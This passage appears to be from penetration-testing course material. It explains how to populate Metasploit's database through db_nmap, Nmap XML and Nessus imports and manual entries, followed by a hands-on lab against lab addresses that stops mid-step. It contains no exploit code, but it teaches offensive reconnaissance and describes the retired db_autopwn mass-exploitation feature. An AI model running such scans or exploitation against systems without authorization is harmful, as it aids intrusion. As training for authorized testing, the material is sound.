


In addition to auxiliary modules, another way to populate Metasploit databases is to manually enter data. We can do this for the hosts, services, and notes tables by running the command associated with each table, followed by a --add and then the details we want to add.

The vulns, creds, and loot tables are populated automatically by various other features of Metasploit and are therefore not currently manually editable. The vulns table is populated by importing vulnerability scan results (which we'll discuss soon). The creds table is populated by Metasploit's modules that dump hashes from a target machine as well as Metasploit's integrated sniffing features (in auxiliary/sniffer/). The loot table is populated by post modules automatically as they harvest assets from target machines after exploitation. Future versions of Metasploit may allow for manual editing of vulns, creds, and loot, but, for now, these are only populated automatically.

To remove items from the hosts, services, or notes table, you can run each of those associated commands with a "--delete" option and a specification of what you want to delete.


It's worth noting that if you delete a given hosts entry (with, for example "hosts --delete 10.10.10.10"), the host_id will be deleted, resulting in the removal of any associated services in the services table and vulns in the vulns table. In other words, if you remove a host, all info associated with that host in the hosts, services, and vulns tables will go away.



Another way to populate a Metasploit database is to use msfconsole's built-in integration with Nmap, invoked with the db_nmap command. The user simply enters **db_nmap** followed by all the options one would normally type at the Nmap command line. Then, Metasploit invokes Nmap for a scan and enters the results in the hosts and services table.

Thus, you can launch network sweeps (-sP), port scans (of a variety of types), and version scans (-sV), with the results entered automatically in the Metasploit database.

The Nmap runtime interaction options for displaying packets or activating debugging are not available in db_nmap, so you may want to turn on such detailed information at your db_nmap command, such as invoking it with --packet_trace so that you can see packets created by Nmap in real time. That's because pressomg the P key while it is running will not turn on the packet-trace feature while db_nmap is running.



One of the best ways to populate Metasploit databases is to import a file of results from another scanning tool. This import feature is what enables us to integrate various scanning tools with Metasploit and is one of the strongest features of Metasploit.

Information can be pulled into Metasploit from files using the db_import command followed by the filename. Metasploit automatically recognizes the file format from a variety of different scanning tools and parses the information and loads it into the database.

Currently, Metasploit can import scanning results from a variety of tools, including Nmap's XML output (generated with the -oX option in Nmap), the Amap version scanning tool (invoked with the -o -m option in Amap to create the output file in the appropriate format), the NeXpose vulnerability scanner (including both the Simple XML and Export XML options of NeXpose output), QualysGuard's XML output, and Nessus output (in several forms: the older NBE format, as well as the newer Nessus XMLv1 or the latest XMLv2 format usually stored as a .nessus file).

Using Info in the Database

- So what? We've pulled in all this data, but how can we use it?
- We can export it to a file using db_export
- We can analyze it through various queries
- With older versions of Metasploit, we could have used db_autopwn (which has been removed in modern Metasploit)
  - Looks through the database and identifies potential exploits for targets based on vulns or port numbers
  - Can just provide suggestions (Good!) or actually launch all matching exploits (Dangerous! May crash targets)
  - db_autopwn has been removed due, in part, to its impact on target stability... others have forked the feature and added it back in to Metasploit


Okay … so now we have imported data into the Metasploit database using a variety of means. What can we do with it? One option is to export it all into a file with the db_export command. But, surely there is more we can do.

Well, we can manually analyze the data using the hosts, services, vulns, notes, creds, and loot commands. We'll do that in the next lab.

With older versions of Metasploit, the db_autopwn feature, pronounced "D-B-Auto-Pone," used to look through the Metasploit database, and based on this analysis, determines whether any of the target systems may be exploitable by Metasploit's exploit modules.


That db_autopwn analysis could be done based on vulnerabilities or port numbers. The vulnerability option tends to be more accurate because Metasploit is looking for exploits based on actual vulnerabilities discovered by a vulnerability scanner and imported into Metasploit. The port option is merely looking for matching ports and then picking exploits based on them. (For example, you have TCP port 25 open, so let's throw all exploits for SMTP against it, including Windows, Linux, and UNIX exploits associated with that port, hoping something will actually work.)

In modern versions of Metasploit, the db_autopwn command has been removed, in part due to its impact on stability of target systems. Some other developers have created a separate fork of Metasploit which keeps the db_autopwn feature.



Now that we've looked at these various Metasploit database options and discussed the tool integration features, let's perform a hands-on lab to look at these capabilities in more detail.

Armitage ⇒ metasploit GUI




First, change into the appropriate directory and run msfconsole:

```
# cd /opt/metasploit-4.11/

# ./app/msfconsole
```

After Metasploit launches, use the db_status command to verify that Metasploit is connected to its database:

```
msf > db_status
```

You should see that Metasploit is connected to a postgresql database.



Start by looking at our hosts table:

```
msf > hosts
```

You should see a summary of the most important columns in this table. You also *may* see your Windows host IP address here, if Metasploit stored information from our earlier Meterpreter Icecast lab.

Now get some data in this database by running db_nmap, configured to not resolve names (-n), to launch a connect scan (-sT) of target 10.10.10.20:

```
msf > db_nmap -n -sT 10.10.10.20
```

We see the output from Nmap on the screen, indicating various open and filtered ports, consistent with the results we had in 560.2.


But, now, let's rerun our hosts command:

```
msf > hosts
```

Now, we can see that 10.10.10.20 is in our hosts table, along with its MAC address (gathered because the target is on the same subnet as our system).

Furthermore, you can see which services Metasploit now knows about by running the services command (not shown on the slide):

```
msf > services
```



Now that we've seen db_nmap running within msfconsole, let's look at how we can invoke Nmap separately from Metasploit and then import its results into Metasploit. This option is important, even in light of db_nmap because many penetration testers use a workflow in which they do all scans first (often using Nmap) before they ever launch Metasploit, let alone db_nmap. That is, the workflow of many penetration testers is to scan first and then do Metasploit activity later. We therefore need to know how to launch Nmap to scan and store its results in a manner that can be later imported into Metasploit.

So, ***at your operating system command prompt*** (#), change to the Nmap directory and then invoke Nmap to not resolve names (-n) to perform a TCP connect scan (-sT) of 10.10.10.10, storing its results in XML format (-oX) in a file called /tmp/10.10.10.10.xml:

```
# cd /opt/nmap-6.4.7/bin/
# ./nmap -n -sT 10.10.10.10 -oX /tmp/10.10.10.10.xml
```

When the scan is complete, ***go back to your msfconsole prompt***, and rerun the hosts command:

```
msf > hosts
```

You should see 10.10.10.20 from our earlier activity, as well as potentially your Windows host address there from our earlier Metasploit labs (Some Metasploit modules automatically add hosts to the database when you exploit them as targets).

Import the Nmap XML file next:

```
msf > db_import /tmp/10.10.10.10.xml
```


You'll see information about 10.10.10.10 on the screen. Now, review our hosts file:

```
msf > hosts
```

You should now see both 10.10.10.10 and 10.10.10.20 in this file. Now look at our services table:

```
msf > services
```

Now, you have services information about both hosts as well.



In addition to db_nmap and importing Nmap XML files, we can also add hosts manually. To manually enter hosts 10.10.10.50 and 10.10.10.60 to your Metasploit database, use:

```
msf > hosts --add 10.10.10.50
```

```
msf > hosts --add 10.10.10.60
```


Now, enter a service for each of these hosts, particularly port 80 open on both of them:

```
msf > services --add -p 80 10.10.10.50
```

```
msf > services --add -p 80 10.10.10.60
```

And to show that your manually entered hosts can have information augmented by an automated scanner, have Nmap perform OS fingerprinting of 10.10.10.50:

```
msf > db_nmap -O 10.10.10.50
```



To get some vulnerability data to work with inside of Metasploit, launch a Nessus scan of a target. Then save the Nessus results in a .nessus file and import it into Metasploit.

In a separate terminal window (not the one you use to run Metasploit), start by invoking your nessus daemon, running:

```
# service nessusd start
```


Now launch the Firefox browser and ask it to connect to your localhost address on TCP port 8834 using https, which is where the Nessus web-based interface is served up:

```
# firefox https://localhost:8834 &
```

You may see a certificate security alert because our browser doesn't trust the default Nessus certificate. If you added this certificate to your trusted list of certificates in 560.2, you will not see this message. But if the message does display, click OK and add an exception for this certificate, just like we did in 560.2. Click "Or you can add an exception…." Then, click "Add Exception…." Then click the Get Certificate button. Finally, click Confirm Security Exception.

You see the Nessus login screen. Log in using a username and password of:

Username: `root`
Password: `!nessuspw!` <- DO NOT USE YOUR OPERATING SYSTEM ROOT PASSWORD.



Next, configure Nessus to scan 10.10.10.10.

Step 1: Click Scans (near the top of the screen).

Step 2: Click New Scan on the left side of the screen.

Step 3: Click Advanced Scan (the scan policy template we'll use for this target).


Step 4: Provide a scan name of **10.10.10.10 Scan**.

Step 5: Enter a Target of 10.10.10.10. To keep this lab from taking too much time scanning, we'll focus on a single target.

Step 6: Click Schedule.

Step 7: Make sure Launch this scan immediately is checked.

Step 8: Click Save, and your Nessus scan should begin.



As the scan runs (before it even finishes), click your scan (10.10.10.10 Scan) to see its progress. You should see the number of findings going up periodically, as well as the scan progress update across the screen.

After a couple minutes, the scan should complete. In Step 2, make sure you click the 10.10.10.10 scan.


Then in Step 3, click Export, and select Nessus from the drop-down menu.

In Step 4, click Save File.

When prompted by your browser, in Step 5, prepend /tmp/ in front of the file's name so we can put it in our /tmp directory. The resulting file path and name should look like:

/tmp/10_10_10_10_Scan_[RandomCharacters].nessus

We've now created our Nessus scan result. Let's import it into Metasploit.



Back at your msfconsole prompt, run the following command:

